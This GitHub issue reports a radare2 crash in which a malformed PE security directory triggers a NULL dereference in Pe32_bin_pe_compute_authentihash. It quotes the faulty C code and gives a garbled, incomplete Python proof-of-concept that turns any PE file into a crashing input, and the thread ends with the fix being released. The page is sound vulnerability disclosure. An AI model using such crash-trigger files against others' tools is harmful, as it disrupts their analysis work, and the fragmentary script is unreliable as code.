

New issue

[Jump to bottom](#)

[PE] Segmentation fault by opening a binary (Bug in Pe32_bin_pe_compute_authentihash) #17431

🔒 Closed S01den opened this issue on Aug 9, 2020 · 4 comments · Fixed by [#17466](#)

Labels crash PE
Milestone 4.5.1

S01den commented on Aug 9, 2020 • edited

Work environment

Questions	Answers
OS/arch/bits (mandatory)	5.6.16-1-Manjaro x86_64, Kubuntu x86 32
File format of the file you reverse (mandatory)	PE
Architecture/bits of the file (mandatory)	x86/32, x86/64
r2 -v full output, not truncated (mandatory)	radare2 4.6.0-git 25031 @ linux-x86-64 git.4.4.0-504-g78ea6ec78
commit: 78ea6ec build: 2020-08-04_17:01:38	

Expected behavior

radare2 test_crash.exe opens the file in radare2 and displays the r2 shell to the user.

Actual behavior

```
$ r2 test_crash.exe
Segmentation fault (core dumped)
```

Steps to reproduce the behavior

We, Architect (@CitadelArcho) and me, discovered this bug and dug a bit into it. It is caused by malformed IMAGE_DIRECTORY_ENTRY_SECURITY containing an OID which is different to 0x6. The cause of this bug is this function (in radare2/libr/util/x509.c):

```
bool r_x509_parse_algorithmIdentifier (RX509AlgorithmIdentifier *ai, RASNObject *object) {
    if (|ai| |object| | object->list.length < 1 || |object->list.objects| {
        return false;
    }
    if (object->list.objects[0] && object->list.objects[0]->klass == CLASS_UNIVERSAL && object->list.objects[0]->tag == TAG_OID) {
        ai->algorithm = r_asn1_stringify_oid (object->list.objects[0]->sector, object->list.objects[0]->length);
    }
    ai->parameters = NULL; // TODO
    //ai->parameters = asn1_stringify_sector (object->list.objects[1]);
    return true;
}
```

if the following condition isn't satisfied `if (object->list.objects[0] && object->list.objects[0]->klass == CLASS_UNIVERSAL && object->list.objects[0]->tag == TAG_OID)` (if `object->list.objects[0]->tag != TAG_OID` in our example, with `TAG_OID` equals to `0x6`), then `ai->algorithm` stills `NULL`, which is why

```
char *hashtype = strdup (bin->spcinfo->messageDigest.digestAlgorithm.algorithm->string);
```

in the fuction Pe32_bin_pe_compute_authentihash segfaults.

So we wrote a small PoC script which turns any PE into a binary which makes radare2 crash.

[illegible]

```

while i != len(content)-123:
    if content[i:i+123] == b"\x00"*123:
        print(f"[*] Found space at {hex(i)}")
        break
    i += 1

pe = pefile.PE(fname, fast_load = True)


for s in pe._structures_:
    if s.name == 'IMAGE_DIRECTORY_ENTRY_SECURITY':
        s.VirtualAddress = i
        s.Size = 0x880
        pe.set_bytes_at_offset(i, exploit)

pe.write(filename="output.exe")

else:
    print("[*] OID found !: "+hex(content[sig_offset+0x7a]))
    content[sig_offset+0x7a] += 1
    f = open("output.exe", 'wb')
    f.write(content)
    f.close()

print("[*] D0ne ! ----> output.exe")

```



🔍 XVilka added crash PE labels on Aug 11, 2020

📌 XVilka added this to the 4.5.1 milestone on Aug 11, 2020

phakeobj commented on Aug 11, 2020 • edited

Contributor

Triggering binary: [output.zip](#) (applied on cmd.exe 3656f37a1c6951ec4496fabb8ee957d3a6e3c276d5a3785476b482c9c0d32ea2)

🗨️ phakeobj mentioned this issue on Aug 13, 2020

Fix null dereference in Pe64_bin_pe_compute_authentihash #17466

🔄 Merged

📋 4 tasks

XVilka closed this as completed in #17466 on Aug 17, 2020

Mic92 commented on Sep 2, 2020

Contributor

@XVilka Is there anything else missing for a bugfix release?

XVilka commented on Sep 4, 2020

Contributor

@Mic92 it's released now: <https://github.com/radareorg/radare2/releases/tag/4.5.1>

Mic92 commented on Sep 4, 2020

Contributor

Thanks. Nixpkgs will also have it soonish: [NixOS/nixpkgs#97091](https://github.com/NixOS/nixpkgs/pull/97091)

Assignees

No one assigned

Labels

crash PE

Projects


None yet

Milestone

4.5.1

Development

Successfully merging a pull request may close this issue.

 [Fix null dereference in Pe64_bin_pe_compute_authentihash](#)
phakeobj/radare2

4 participants

